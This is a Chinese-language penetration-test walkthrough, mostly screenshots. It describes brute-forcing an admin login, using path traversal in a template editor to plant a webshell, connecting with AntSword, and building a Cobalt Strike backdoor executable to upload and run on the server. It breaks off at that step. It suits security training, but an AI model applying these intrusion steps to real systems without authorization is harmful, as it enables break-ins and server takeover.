

一 渗透测试、获取网站后台管理权限

1 通过尝试爆破后台登录界面找到管理员登陆点



2 密码爆破

账号/密码：admin/123456




3 登录后台成功，获取管理员权限




4 在模板管理功能点找到上传一句话的地方

这里可以对模板进行修改，可能存在任意文件修改的漏洞




具体操作：

a 点击编辑，burpsuite拦截请求




b 修改文件名为网站现有的php文件，由于admin管理员所在的文件与首页的文件不在一个目录路径中，所以需要用../穿越到首页php文件所在路径。




c 点击forward，进入浏览器，看到可以编辑add.php文件

验证一下是否能够修改成功。




访问成功说明写入成功：





d 上传一句话，用蚁剑连接

连接成功




二 获取服务器权限、提权

1 查看服务器基础信息，发现是普通用户。




2 使用cs生成exe后门文件


首先需要创建一个监听器，设置ip为本机IP。




接着选择【攻击】--【生成后门】--【window Executable】




监听器选择之前添加的192.168.5.2监听器




点击generate即可生成exe后门文件，最后选择文件储存的路径即可。




3 使用蚁剑将生成的exe文件上传到服务器，然后进入cmd窗口执行该文件

